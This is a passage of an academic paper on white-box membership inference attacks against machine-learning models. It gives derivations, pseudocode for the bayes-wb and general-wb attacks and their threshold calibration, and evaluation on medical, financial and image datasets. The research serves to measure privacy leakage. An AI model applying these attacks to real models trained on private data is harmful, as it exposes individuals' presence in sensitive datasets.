$$\hat{W}_{jy} = \frac{\hat{\mu}_{yj}}{\hat{\sigma}_j^2} \qquad \hat{b}_y = \sum_j \frac{-\hat{\mu}_{yj}^2}{2\hat{\sigma}_j^2} + \log(\hat{p}) \tag{6}$$

Plugging this, and the analogous equation for the proxy model, $\tilde{W}, \tilde{b}$, into Equation 5 from Theorem 1, we see that the weights and biases of the attack model m^y are approximated by $w^y \approx \hat{W}_{:y} - \tilde{W}_{:y}$ and $b^y \approx \hat{b}_y - \tilde{b}_y$ respectively, assuming that $\tilde{\mu} \approx \mu^*$. This is summarized in Observation 1, which leads to a natural attack as shown in Algorithm 1. We call this the bayes-wb attack.

Observation 1 *For linear softmax model, $\hat{g}$, with weights, $\hat{W}$, and biases, $\hat{b}$; and proxy model, $\tilde{g}$, with with weights, $\tilde{W}$, and biases, $\tilde{b}$, the Bayes-optimal membership inference model, m, on data satisfying Eq. 4 is approximately*

$$m^y = \sigma\left(w^{yT} x + b^y\right) \tag{7}$$

$$\text{where} \qquad w^y = \hat{W}_{:y} - \tilde{W}_{:y} \qquad b^y = \hat{b}_y - \tilde{b}_y$$

Notice that Observation 1 gives the weights and biases of m^y in terms of only the observable parameters of the target and proxy models. This is therefore possible *even when the distributions, $\mathcal{D}^*$ and $\hat{\mathcal{D}}$, are unknown*. Furthermore, while Observation 1 is derived and stated using relatively strong generative assumptions, we find in Section 5 that this attack is nevertheless often effective when these assumptions do not hold. In Section 3.4 we show how to further relax these generative assumptions.

[1] see Murphy, Slide 20 [31] for details.

Algorithm 1: The Linear bayes-wb MI Attack

def `createAttackModel` *($\hat{g}$, $\tilde{S}$)*:
- $\tilde{g} \leftarrow$ `trainProxy`$(\tilde{S})$
- $w^y \leftarrow \hat{g}.W_{:y} - \tilde{g}.W_{:y} \qquad \forall y \in [C]$
- $b^y \leftarrow \hat{g}.b_{:y} - \tilde{g}.b_{:y} \qquad \forall y \in [C]$
- **return** $\lambda(x,y) : \sigma\left(w^{yT} x + b^y\right)$

def `predictMembership` *(m, x, y)*:
- **return** 1 if $m^y(x) > \frac{1}{2}$ else 0




Figure 3: Illustration of the generalized attack model. A learned displacement function, d, is applied element-wise to the weights of the target and proxy model to produce attack model weights, W. The inner product of W and x is then used to make the membership prediction. *Not pictured: d is also applied to the biases, $\hat{b}$ and $\tilde{b}$, to produce b, which is added to the result of the inner product.*

3.4 Learning to Generalize to Arbitrary Distributions

One way of viewing the bayes-wb attack is that it weights membership predictions by measuring a sort of displacement between the weights of the target model and the ideal weights of the true distribution as approximated by the proxy model. Let $d_f : \mathbb{R} \times \mathbb{R} \to \mathbb{R}$ be a *displacement function* that is applied element-wise to the weights of the model — for vectors x and y, let $D(x,y) = (d_f(x_1,y_1),\ldots,d_f(x_n,y_n))$. We can express the bayes-wb attack via a such a displacement function, namely, $w^y = D(\hat{W}_{:y}, \tilde{W}_{:y})$ and $b^y = D(\hat{b}_y, \tilde{b}_y)$, by letting $d_f(x,y) = x - y$, i.e., by setting D to be element-wise subtraction.

As per Observation 1, element-wise subtraction is optimal for membership inference under the Gaussian naive-Bayes assumption, but it may be that for other distributions, a different displacement function is more appropriate. More generally, we can represent the displacement function as a neural network, and train it using whatever data is at hand.

Figure 3 illustrates this approach, which we call the general-wb attack. A learned displacement function, d_f, is applied element-wise to $\hat{W}$ and $\tilde{W}$ to produce attack model weights, W, and to $\hat{b}$ and $\tilde{b}$ to produce attack model biases, b. It then predicts the probability of membership as $\sigma\left(W_{:y}^T x + b_y\right)$.

As d_f is applied element-wise to pairs of weights, we model D as a 1-dimensional convolutional neural network, where the

Algorithm 2: The Linear general-wb MI Attack

def `createAttackModel` *($\hat{g}$, $\tilde{S}$, N)*:
  for $i \in [N]$ **do**
    $\tilde{S}_i^1, \tilde{S}_i^0 \leftarrow \texttt{split}_i(\tilde{S})$
    $\check{g}_i \leftarrow \texttt{trainShadow}(\tilde{S}_i^1)$
    $\tilde{g}_i \leftarrow \texttt{trainProxy}(\tilde{S}_i^0)$
  $T \leftarrow \left[(\check{g}_i.W_{:y}, \tilde{g}_i.W_{:y}, \check{g}_i.b_y, \tilde{g}_i.b_y, x, \ell)\right]$
    $\forall (x,y') \in \tilde{S}_i^\ell : y' = y,\ \forall y \in [C],\ \forall \ell \in \{0,1\},\ \forall i \in [N]$
  $D \leftarrow \underset{D'}{\operatorname{argmin}} \left\{ \underset{(\hat{w},\tilde{w},\hat{b},\tilde{b},x,\ell)\in T}{\mathbb{E}} \left[\mathcal{L}\left(\sigma\left(D'(\hat{w},\tilde{w})^T x + D'(\hat{b},\tilde{b}) \right), \ell \right) \right] \right\}$
  $\tilde{g} \leftarrow \texttt{trainProxy}(\tilde{S})$
  return $\lambda(x,y) : \sigma\left(D(\hat{g}.W_{:y}, \tilde{g}.W_{:y})^T x + D(\hat{g}.b_y, \tilde{g}.b_y) \right)$
def `predictMembership` *(m, x, y)*:
  return 1 if $m^y(x) > \frac{1}{2}$ else 0

initial layer has a kernel size and strides of 2 (i.e., the kernel is applied to one element of $\hat{W}_{:y}$ and one element of $\tilde{W}_{:y}$), and subsequent layers have a kernel size and stride of 1.

In order to learn the weights of D, we partition $\tilde{S}$ into an "in" dataset, $\tilde{S}^1$, and an "out" dataset, $\tilde{S}^0$. We train a shadow target model, $\check{g}$, on $\tilde{S}^1$ and a proxy model, $\tilde{g}$, on $\tilde{S}^0$. We then create a labeled dataset, T, where the features are the weights and biases of $\check{g}$, the weights and biases of $\tilde{g}$, and x; and the labels are 1 for x belonging to $\tilde{S}^1$ and 0 for x belonging to $\tilde{S}^0$. Finally we train to find the parameters to D that minimize the 0-1 loss, $\mathcal{L}$, of the general-wb attack on T. We can increase the size of T to improve the generalization of the attack by repeating over multiple in/out splits of $\tilde{S}$. This procedure is described in Algorithm 2.

3.5 Calibrating for Precision

Recall the "naive" attack that predicts that an instance, x, is a member of the training set if and only if x was classified correctly. In practice, this naive approach is not a pragmatic attack because, while it will achieve advantage equal to the target model's generalization error (and close to that of prior black-box approaches [38]), the only way to evaluate the confidence of the inference is to use the target model's own confidence score. As most neural networks are not well-calibrated [13], this makes it difficult to form confident inferences. On the other hand, the derivation in Section 3.2 suggests a direct probabilistic interpretation of the attack model's output. While the *maximum likelihood estimator*, which predicts x is a member of the training set when $\Pr[T \mid X = x, Y = y] > \frac{1}{2}$, maximizes accuracy, the precision, and therefore confidence in positive inferences, is increased by increasing the decision threshold above $\frac{1}{2}$.

Under the Gaussian Naive Bayes assumption, the probability given by m is exact, and there is no issue with calibration by this approach. As a matter of practice, there are two main concerns. First, the training set is finite, so the recall will drop to zero at some point as the threshold is raised for greater precision. Second, if the generative assumptions are violated,

Algorithm 3: Calibrating the Decision Threshold

def `calibrateThreshold` *(m, $\tilde{S}$, α)*:
  $\tilde{S}' \leftarrow \texttt{sample}(\tilde{S})$
  $\tilde{P}'_y \leftarrow [m^{y'}(x') \text{ for } (x',y') \in \tilde{S}' : y' = y] \quad \forall y \in [C]$
  $\tau_y \leftarrow \texttt{sort}(\tilde{P}'_y)_{\alpha|\tilde{P}'_y|} \quad \forall y \in [C]$
  return τ
def `predictMembership` *(m, x, y, τ)*:
  return 1 if $m^y(x) > \tau_y$ else 0

the confidence may not correspond to an exact probability. We must therefore be careful when selecting a decision threshold.

Calibrating the decision threshold for the desired precision/recall trade-off requires access to the training set, S. However, the attack model is obtained using $\tilde{S}$, which is disjoint from S. Instead, we can stipulate that *the elements of $\tilde{S}$ are to be classified as non-members* for the purpose of calibration, and use the following heuristic: given a false-positive tolerance parameter α, set the threshold τ_y for each class y as the α^{th}-percentile confidence score of a sample of $\tilde{S}$ belonging to class y. This is detailed in Algorithm 3. In Section 5.5, we show that this heuristic consistently increases the precision of our attack on real data.

4 Membership Inference in Deep Models

We showed how to approximate the Bayes-optimal estimator for membership prediction using the weights of a linear target and proxy model in Section 3.3. In this section, we extend the same reasoning to deep models. However, as deep networks learn novel intermediate representations, the *semantic meaning* of an internal feature at a given index—i.e., the data characteristic that it associates with—will not necessarily line up with the semantic meaning of the corresponding internal feature in another model [3, 48]. This holds even when the models share identical architectures, training data, and hyper-parameters, as long as the randomization in the gradient descent is unique. In general, the only features for which two models will necessarily agree are the models' inputs and outputs, as these are not defined by the training process.

This poses a challenge for any white-box attack that attempts to extend the "shadow model" approach [38] developed for black-box membership inference. Consider such an approach, which learns properties of internal features that indicate membership—involving activations, gradients, or any other quantity—from shadow models. Any such property must make reference to specific internal features within the shadow model, but even if the target model contains internal features that match these properties, they are unlikely to reside at exactly the same location within the network as they do in the shadow model. *This is why previous white-box attacks [33] require large amounts of the target model's training data*; rather than learning attack models from shadow models, they are forced to learn them from the target model itself and its training data.

Algorithm 4: The Deep bayes-wb MI Attack

def `createAttackModel` $(\hat{g}\circ\hat{h}, \tilde{S})$**:**
- $\tilde{S}' \leftarrow [(\hat{h}(x), y)$ for $(x,y) \in \tilde{S}]$
- $\tilde{g} \leftarrow$ `trainProxy`$(\tilde{S}')$
- $w^y \leftarrow \lambda(z) : \chi(\hat{g}\circ\hat{h}, P_0^z)_y - \chi(\tilde{g}\circ\hat{h}, P_0^z)_y \quad \forall y \in [C]$
- $b^y \leftarrow \hat{g}(0)_y - \tilde{g}(0)_y \quad \forall y \in [C]$
- **return** $\lambda(x,y) : \mathcal{o}\left(w^y (\hat{h}(x))^T \hat{h}(x) + b^y\right)$

def `predictMembership` (m, x, y)**:**
- **return** 1 if $m^y(x) > \frac{1}{2}$ else 0

To circumvent this limitation, one must either construct a mapping between internal features in the shadow and target models, or fix the feature representation in the shadow model to preserve semantic meaning between the two. In this section, we show how to accomplish the latter by constructing a series of *local linear approximations* of the network (Section 4.1), one for each internal layer, that operate on the feature representation of the target model. Because each approximation is linear, we can apply any of the attacks from Section 3 to each approximation, and combine the results (Section 4.2) to form an attack model for the full network.

4.1 Local Linear Approximations of Deep Models

We define a local linear approximation in terms of a *slice*, $\langle g, h \rangle$, which decomposes a deep network, f, into two functions, g and h, such that $f = g \circ h$. Intuitively, a slice corresponds to a layer, ℓ, of the network, where h computes the features that are input to layer ℓ, and g computes the output of the model from these features.

For the slice at the top layer of the network, g is simply a linear model acting on features computed by the rest of the model. In this case no local approximation is needed and the bayes-wb (Algorithm 1) and general-wb (Algorithm 2) attacks can by applied directly to g using internal features that are precomputed by h.

For slices lower in the network, g is no longer linear, but we can approximate the way in which g makes use of its features at a particular point by constructing a linear model that agrees with it *at that point*. To do this, we make use of an *influence measure* over the inputs of g to its computed output for each point. Given a model, f, a point, x, and feature, j, the *influence* $\chi_j(f, x)$ of x_j on f is a quantitative measure of x_j's contribution to the output of f. A growing body of work on influence measures [25, 40, 42] provides several choices for χ, each with different properties.

For this approximation, we propose using an influence measure that *(1)* works on internal features, *(2)* weights features according to their individual marginal contribution to the model's output, *(3)* satisfies *linear agreement*, and *(4)* is *efficient with respect to a chosen baseline*. Linear agreement requires that when f is linear, the influence of feature x_j is simply the corresponding weight, W_j. Thus, the influence measure generalizes the notion of weights in a linear model, and we can use the influence of a feature in place of the corresponding weight in Equation 7, while obtaining the same result. However, in order for this substitution to work at a particular internal point, $z = h(x)$, we also require that $g(z) = \bar{W}_x^T z + \bar{b}$, where $\bar{W}_x$ captures how each of the features, z_j, are used to obtain the model's output, which is semantically meaningful, at point, x. This follows if χ is *efficient* with respect to a *baseline* point z^0, as defined in Equation 8.

$$\sum_j \chi_j(g\circ h, z)(z_j - z_j^0) = g(z) - g(z^0) \tag{8}$$

When (8) holds, we can set z^0 to zero to arrive at the desired local linear approximation, noting that efficiency with respect to the zero baseline implies $g(z) = \chi(g\circ h, z)^T z + g(0)$.

The unique influence measure satisfying the first three properties is *internal influence* [25], given by Equation 9. Note that rather than operating on a single point, this measure operates over a *distribution of interest*, P, which specifies a distribution of points in the model's latent space, $z = h(x)$.

$$\chi_j(g\circ h, P) = \int_{z \in h(\mathcal{X})} \left.\frac{\partial g}{\partial z_j}\right|_z P(z)dz \tag{9}$$

When we set P to the uniform distribution over the line from a baseline z^0 to z, denoted $P_{z_0}^z$, then this measure also satisfies efficiency in exactly the manner described above. We can therefore locally approximate g at z as $\bar{g}(z) = \bar{W}_x^T z + \bar{b}$, where $\bar{W}_x = \chi(g\circ h, P_0^z)$ and $b = g(0)$.

Thus, we can apply the attacks in Algorithm 1 and Algorithm 2 (Section 3) on an arbitrary layer of a deep network, by locally approximating the remainder of the network as a linear model at each point the attack is applied to. Note that this gives a separate set of weights for each input, x (hence why we call the approximation "local"); however, our attacks are parametric in the weights of the target model, so only a single attack model is necessary. The modification of Algorithm 1 for an arbitrary slice, $\langle \hat{g}, \hat{h} \rangle$, of a target deep network, $\hat{f}$, is detailed in Algorithm 4. An analogous modification of Algorithm 2 follows as well, by simply replacing each reference to weights with influence measurements, but is omitted for the sake of brevity.

Summary. We can generalize the attacks given by Algorithms 1 and 2 to apply to an arbitrary layer of a deep target network by replacing the weights with their natural generalization, *influence*. Because influence allows us to create a faithful local linear approximation of the model for any given point, this generalized attack follows from the same analysis on linear models from Section 3. In Section 4.2, we suggest a method for combining attacks on each individual layer to create an attack that utilizes white-box information from all the layers of a deep network.

4.2 Combining Layers

The results of Section 4.1 allow us to leverage overfitting in each learned representation employed by the target model

towards membership inference. Attacks on different layers may pick up on different signals, but because the model's internal representations are not independent across layers, we cannot simply concatenate the approximated weights of each layer and treat it as an attack on a single model. Instead, we make use of a *meta model*, which learns how to combine the logistic outputs of the individual layer-wise attacks. The meta model takes the confidences of the attack defined in Section 4.1 applied to each layer, and outputs a single decision.

To train a meta model, m', to attack target model, f, we partition $\tilde{S}$ into two parts, $\tilde{S}^1$ and $\tilde{S}^0$. We train a shadow target model, $\check{f}$, on $\tilde{S}^1$. Then, for each layer, ℓ, in f, we train an attack model, m_ℓ, on the ℓ^{th} layer of $\check{f}$, as described in Section 4.1. We then construct a training set, $T = T^1 \cup T^0$, such that $(x',y') \in T^1$ is constructed as $(x'_\ell,y') = (m^y_\ell(x),1)$ for $(x,y) \in \tilde{S}^1$, and $(x',y') \in T^0$ is constructed as $(x'_\ell,y') = (m^y_\ell(x),0)$ for $(x,y) \in \tilde{S}^0$. We can increase the size of T by creating multiple random partitions of $\tilde{S}$. Finally, we train m' on T.

When building a meta model for the general-wb attack, we can train m' jointly with the displacement metric, d, rather than first learning a general-wb attack on each layer. We also use a separate distance metric, d_ℓ for each layer, ℓ, of f.

5 Evaluation

In this section, we aim to answer several questions about the attacks described in Sections 3 and 4 using empirical results on several real and synthetic datasets. Section 6 presents additional experimental results having to do with the efficacy of several popular defenses against our attacks.

How sensitive are our attacks to the data assumptions made in Section 3, hyperparameter choices, and amount of data? In Section 5.2, we find that the learning-based attack described in Section 3.4 (general-wb) recovers nearly all of the advantage of the optimal "omniscient" attack, despite making no generative assumptions. Additionally, we show how the hyperparameters used in this attack can be effectively tuned using validation data. Finally, Section 5.3 discusses attack performance as more or less data is available both for training and to the attacker.

Do certain layers leak more training information than others? Section 5.4 explores the effectiveness of the meta attack model described in Section 4.2 at combining predictions from attacks on each layer of the model. Our results show that while all layers play a role in leaking information, in some cases attacks which use combined information from different layers have greater efficacy than the corresponding sum of layer-wise independent attacks.

Relative to prior attacks on real data: (1) are the bayes-wb and general-wb attacks more effective in terms of overall accuracy? (2) does the calibration step (Section 3.5) consistently lead to more confident inferences? (3) do our attacks work on well-generalized models? Our results in Section 5.5 indicate that bayes-wb and general-wb improve on the performance of prior black-box attacks, both in terms of accuracy and to a larger extent precision. Moreover, even on models low generalization error ($<2\%$), our attack can be calibrated make high-confidence inferences, which we find is not possible with prior approaches.

5.1 Experimental Setup

We now present details on the datasets, target models, methodology, and attack methods used in our experiments.

Datasets. We performed experiments over both synthetic data and nine classification datasets derived from real data. In general, we chose datasets from domains, such as medicine and finance, for which membership inference is likely to be a real concern. To facilitate a baseline for comparison against prior work, we also included three common image datasets (MNIST, CIFAR10, and CIFAR100) that are less-plausibly connected to privacy, but serve as effective benchmarks, particularly because they have been studied in nearly all published membership inference experiments.

The synthetic data were generated with 10 classes, 75 features, and 400, 800, or 1,600, records, with an equal number of records per class. The features, x_j, of the synthetic data were drawn randomly from a multivariate Gaussian distribution with parameters, μ_y (for each class, y) and Σ, where μ_{yj} was drawn uniformly at random from $[0,1]$, and Σ was a diagonal matrix with Σ_{jj} drawn uniformly at random from $[0.5,1.5]$.

Among the classification datasets were *Adult*, *Pima Diabetes* (obtained from the UCI Machine Learning Repository); *Breast Cancer Wisconsin*, *Hepatitis*, *German Credit*, *Labeled Faces in the Wild* (obtained from scikit-learn's `datasets` API); *MNIST* [24], *CIFAR10*, and *CIFAR100* [23]. Figure 4 shows the characteristics of each of these datasets.

Target Models. The target models we used to conduct our experiments include linear models, multi-layer perceptrons, and convolutional neural networks. Each model was trained until convergence with categorical cross-entropy loss, using SGD with a learning rate of 0.1, a decay rate of 10^{-4}, and Nesterov momentum.

Linear models were implemented as a single-layer network in Keras [6] using a softmax activation. We used linear models only for the synthetic data. For non-image real data, we used a multi-layer perceptron (MLP) with one hidden layer and *ReLU* non-linearities, implemented in Keras. For datasets with n features, we employed $2n$ hidden units, followed by a softmax layer with one unit per class. For image data, we used a CNN architecture based on LeNet, with two convolutional layers with 5×5 filters and 20 and 50 output channels respectively (each convolutional layer is followed by a max pooling layer), followed by a fully connected layer with 500 neurons. We trained CNNs with a 25% dropout rate following each pooling layer, and a 50% dropout rate following the fully connected layer.

Each target model is a pair containing an architecture and a dataset. We refer to each target model by its dataset abbreviation given in Figure 4. The train and test accuracy for

model	*# row*	*# feat.*	*# class*	*train acc.*	*test acc.*
Synthetic	400-1.6k	75	10	1.000	1.000
Breast Cancer (BCW)	569	30	2	0.987	0.944
Pima Diabetes (PD)	768	8	2	0.789	0.756
Hepatitis (Hep)	155	19	2	0.997	0.810
German Credit (GC)	1000	20	2	0.937	0.701
Adult	48841	99	2	0.861	0.849
MNIST	70k	784	10	0.998	0.987
LFW	1140	1850	5	0.993	0.829
CIFAR10	60k	3072	10	0.996	0.664
CIFAR100	60k	3072	100	0.977	0.312

Figure 4: Characteristics of the datasets and models used in our experiments.

each of the target models used in our evaluation are given in the final two columns of Figure 4.

Methodology. When evaluating each attack, we randomly split the data into three disjoint groups: *train*, *test*, and *hold-out*. The train and test groups were each comprised of one fourth of the total number of instances, and the hold-out group contained the remaining one half of the instances. The target model was trained on the train group, while the attacks were allowed to make use of the hold-out group only. The attack model's predictions were evaluated on the train group (members) and the test group (non-members). Each experiment was repeated 10 times over different random samplings of the data split, and the results were averaged.

Attack Methods. Throughout our evaluation, we assess four different attacks: naive, bayes-wb, general-wb, and shadow-bb. The naive attack refers to the simple attack introduced in Section 1, in which the attack model predicts an instance, x, is a member of the training set if and only if x was classified correctly.

For the bayes-wb attack (introduced in Section 3.3), we trained 10 proxy models on random samples from the hold-out group, and took the mean of their approximated weights at each point for added robustness. When attacking MLP models, we performed the attack on the final layer of the MLP using Algorithm 1. When attacking LeNet models, we used a meta attack model (described in Section 4.2) that was trained on data from 10 shadow models trained on 10 samples from the hold-out group. We used a MLP with 16 internal neurons for the meta model and trained it for 32 epochs with Adam [20].

For the general-wb attack (introduced in Section 3.4), we construct an attack model that learns a displacement function, D_ℓ (Algorithm 2), for each layer, ℓ, of the network, and combines the results with a meta attack model, M. The attack model was trained for 32 epochs with Adam, using data from 10 shadow models trained on the hold-out group. As suggested in Section 3.4, we modeled each D_ℓ as a convolutional neural network. In each experiment, the networks modeling M and each D_ℓ had at most one hidden layer, with n_M and n_D hidden units, respectively (in our experiments each D_ℓ used the same architecture, though this need not be the case in general). In order to determine n_M and n_D for each dataset, we created a validation set using 10 shadow models trained on different random splits of the hold-out group, and performed a parameter sweep over n_M,n_D. We then took the n_M and n_D yielding the highest validation accuracy for each target model. We find that because the attack model is highly regularized via its restrictive architecture, the validation accuracy is a reasonably good indicator of the test accuracy, making it a useful tool for hyper-parameter tuning (see Figure 6).

The shadow-bb attack refers to the black-box shadow model attack [38], explained briefly in Section 7. In each experiment, the shadow-bb attack was trained using 10 shadow models trained on 10 samples from the hold-out group.

	omniscient	bayes-wb	general-wb *(min capacity)*	general-wb *(extra capacity)*
$n=100$	0.618	0.605	0.602	0.590
$n=200$	0.577	0.570	0.563	0.562
$n=400$	0.568	0.550	0.547	0.542

Figure 5: Comparison of the bayes-wb and general-wb attacks to an *omniscient* attack, which has knowledge of $\hat{\mu}$, μ^*, and σ, and thus can use Theorem 1 directly without the use of a proxy model. In one case, the general-wb attack was given the minimum capacity to reproduce the bayes-wb attack, i.e., d is simply a weighted sum of $\hat{W}_i$ and $\tilde{W}_i$. In another case, the general-wb attack was given excess capacity, with 16 hidden units in d. Three target models, trained on synthetic Gaussian naive-Bayes data with training set sizes of 100, 200, and 400, were attacked.

5.2 Sensitivity to Assumptions & Hyper-parameters

In Section 3.2, we derive the Bayes-optimal membership inference attack on Gaussian data satisfying the naive-Bayes condition. The weights of the optimal membership predictor for this case, given by Theorem 1, are a function of the empirical training distribution parameters and true distribution of the data, which, of course, would be unknown to an attacker. Section 3.3 describes how to address this, using a *proxy model* to capture the difference between the data used to train the target model and the general population.

Figure 5 demonstrates the effectiveness of the proxy model in our attack, by comparing our bayes-wb attack using a proxy model to an "omniscient" attack, which uses Equation 6 directly, with knowledge of the train and general distribution. We can consider the omniscient attack as giving an upper bound on the expected accuracy of a white-box attack on Gaussian naive-Bayes data, as it is the true Bayes-optimal attack (while bayes-wb is the approximate Bayes-optimal attack according to Proposition 1). Our attack achieves on average 84% of the advantage of the omniscient attack, suggesting that the proxy model was able to approximately capture the general distribution as necessary for the purpose of detecting the target model's idiosyncratic use of features.

In Section 3.4, we further generalize the bayes-wb attack to use a learned displacement function that may be more appropriate for distributions that don't resemble the Gaussian naive-Bayes assumption. While we find that this general-wb attack often generalizes to arbitrary distributions better than the bayes-wb attack, because its displacement function is




Figure 6: Plot showing the validation (known to the attacker) and test (unknown to the attacker) accuracies of the general-wb attack for various attack model architectures on the Hepatitis dataset. Each architecture, listed on the x-axis, is represented by a pair, (n_D, n_M), where n_D and n_M are the number of hidden units in the *distance function network* and *meta model network* respectively (see Section 5.1).




Figure 7: Accuracy of the bayes-wb and general-wb attacks on the Adult dataset, as the amount of data is scaled from 6,105 records (1/8 of the full dataset) to 48,841 records.




Figure 8: Accuracy of the bayes-wb and general-wb attacks on each of the datasets in our evaluation, plotted against the size of the respective dataset.

learned, it is possible for the general-wb attack to overfit.

Figure 5 also shows the accuracy of the general-wb attack on Gaussian naive-Bayes data. When the neural network representing the displacement function is given exactly enough capacity to reproduce the bayes-wb attack, general-wb recovers on average 94% of the advantage of the bayes-wb attack. Upon inspecting the weights of the displacement network, we find that general-wb learns almost exactly element-wise subtraction, demonstrating its potential to learn the optimal displacement function. When given excess capacity, the general-wb attack performs only marginally worse, achieving on average 92% of the minimal general-wb attack's advantage (86% of bayes-wb), suggesting that general-wb is not highly prone to overfitting.

Tuning the general-wb Attack. As mentioned, even an over-parameterized displacement function may be able to perform nearly optimally on models trained on simple datasets, like the Synthetic dataset. However, as the general-wb attack involves several hyper-parameters, it may be useful to tune these parameters in a reliable way. We note that an arbitrary number of shadow models can be produced by sampling from the hold-out data, allowing us to construct a validation set on which to evaluate various architectures for implementing the distance function, D_ℓ, and meta model, M, comprising the general-wb attack. Figure 6 shows an example of the validation accuracy obtained using various architectures for D_ℓ and M, along with the corresponding test accuracy (unknown to the attacker). We see that the test accuracy fairly closely follows the validation accuracy, with the maximum for both metrics occurring for the same architecture. This suggests that the validation accuracy is a reasonably good indicator of the test accuracy making it a useful tool for hyper-parameter tuning. This is perhaps not too surprising, as the attack model is highly regularized via its restrictive architecture.

5.3 Data Scaling

The "omniscient" attack developed in Section 3.2 relies on measuring a difference between the parameters of the *true* data-generating distribution, $\mathcal{D}^*$ and the *empirical* distribution, $\hat{\mathcal{D}}$. Because $\hat{\mathcal{D}}$ is derived from a sample drawn from $\mathcal{D}^*$, in expectation $\hat{\mathcal{D}} = \mathcal{D}^*$; that is, as the number of samples in the training set goes to infinity, the true and empirical distributions will converge, rendering even the optimal attack ineffective (0 advantage). We would therefore expect that for a sufficiently large training set, the success of any MI attack would decline. Conversely, we may expect the opportunity for better MI performance for smaller training sets. Indeed, in accordance with this observation, we see that even the omniscient attack sees accuracy inversely proportional to the dataset size (Figure 5).

We find that this pattern persists for real-world datasets as well. Figure 7 shows the accuracy of our attacks on models trained on subsets of various sizes of the Adult dataset (the dataset containing the most records as compared to the number of parameters in the respective model). We observe that as more data becomes available for training, the advantage of the attack diminishes, becoming quite small ($< 4\%$) on the entire dataset (48,841 records). This may suggest that the Adult dataset is sufficiently large to preclude any significant information leakage via a modestly-sized MLP model obtained through standard training.

Figure 8 shows the accuracy of our attacks on each of the datasets used in our evaluation, plotted against the size of the respective dataset. We see to some extent the same downwards trend as dataset size increases, though there is more noise, and some of the image datasets (especially CIFAR10 and CIFAR100) provide notable exceptions. This is likely due to the variation in the number of features, the network capacity, and the generalization error across datasets.




Figure 9: Accuracy of the bayes-wb attack on each individual layer of LeNet, compared with the accuracy using the combined meta-model.

5.4 Combining Layers

For deep models in particular, we want to be able to use information from each layer in our attack. In Section 4.2, we describe a meta attack that combines the outputs of an individual attack on each layer. Figure 9 shows the accuracy of the bayes-wb attack on each individual layer and of the meta attack on each LeNet target model.

In every instance, the meta attack is able to substantially outperform any individual attack, indicating that the information it receives from each layer is not entirely redundant. Moreover, this suggests that *information leakage occurs in the representations learned by layers throughout the model*—that is, each layer plays some role in the leakage of information about the training data. A possible consequence of this that we hypothesize in Section 6 is that models trained with transfer learning may leak less information about the training data used to tune the model.

Remarkably, for MNIST, the advantage of the meta attack is greater than that of all the individual layers combined.

5.5 Comparison to Prior Work

Finally, we compare our approach to previous work, namely, shadow-bb [38]. In particular, we compare *(1)* performance in terms of accuracy, precision, and recall; and *(2)* the reliability of the attack confidence when used to calibrate for higher precision. In short, our results show that both bayes-wb and general-wb outperform shadow-bb, and can be more reliably calibrated to achieve confident inferences for the attacker. Furthermore, even on some well-generalized models, on which shadow-bb and naive fare poorly, our attacks can be calibrated to make confident inferences, and sometimes also achieve non-trivial advantage. Finally, we find that there is often little advantage to shadow-bb over naive, both because shadow-bb often performs comparably to naive, and because shadow-bb does not always produce calibrated confidence scores.

Performance. Figure 10 shows the accuracy, precision, and recall of naive, bayes-wb, general-wb, and shadow-bb. The precision shown is before calibration attack (calibration results are shown in Figure 11). We see that both bayes-wb and general-wb are consistently more accurate and precise than naive and shadow-bb. At least one of bayes-wb or general-wb obtains the highest accuracy of the four methods on each target except Adult, and *both* outperform the other two methods in terms of precision in all cases. In some cases, the improvement in accuracy of at least one of our attacks over prior work is by as much as seven percentage points, though in others our accuracy is only modestly better; however, in terms of precision, the difference is more pronounced in almost every case (typically greater by at least five percentage points).

Typically naive or shadow-bb achieve the highest recall, but we note that both methods do so with lower precision; and at least in the case of naive, this is merely a consequence of the fact that most of the models have a high training accuracy.

Our results for the performance of shadow-bb are roughly in line with previously reported results for shadow-bb on the datasets which have been used for evaluation in prior work (Adult, MNIST, LFW, CIFAR10, and CIFAR100) [35, 38]. On CIFAR10 and CIFAR100, our results are slightly lower than the results reported for shadow-bb by Shokri et al., however, our target models trained on CIFAR10 and CIFAR100 use dropout and have a lower generalization error than the models in the attacks reported by Shokri et al., which most likely accounts for this small discrepancy.

Calibration. As argued in Sections 1 and 2, one of the key desiderata of a membership inference attack is precision. In order to calibrate an attack for precision, the confidence outputted by the attack must be informative. Here, we examine the calibration of the confidence outputs of our attacks compared to shadow-bb (naive does not provide a confidence score with which to calibrate).

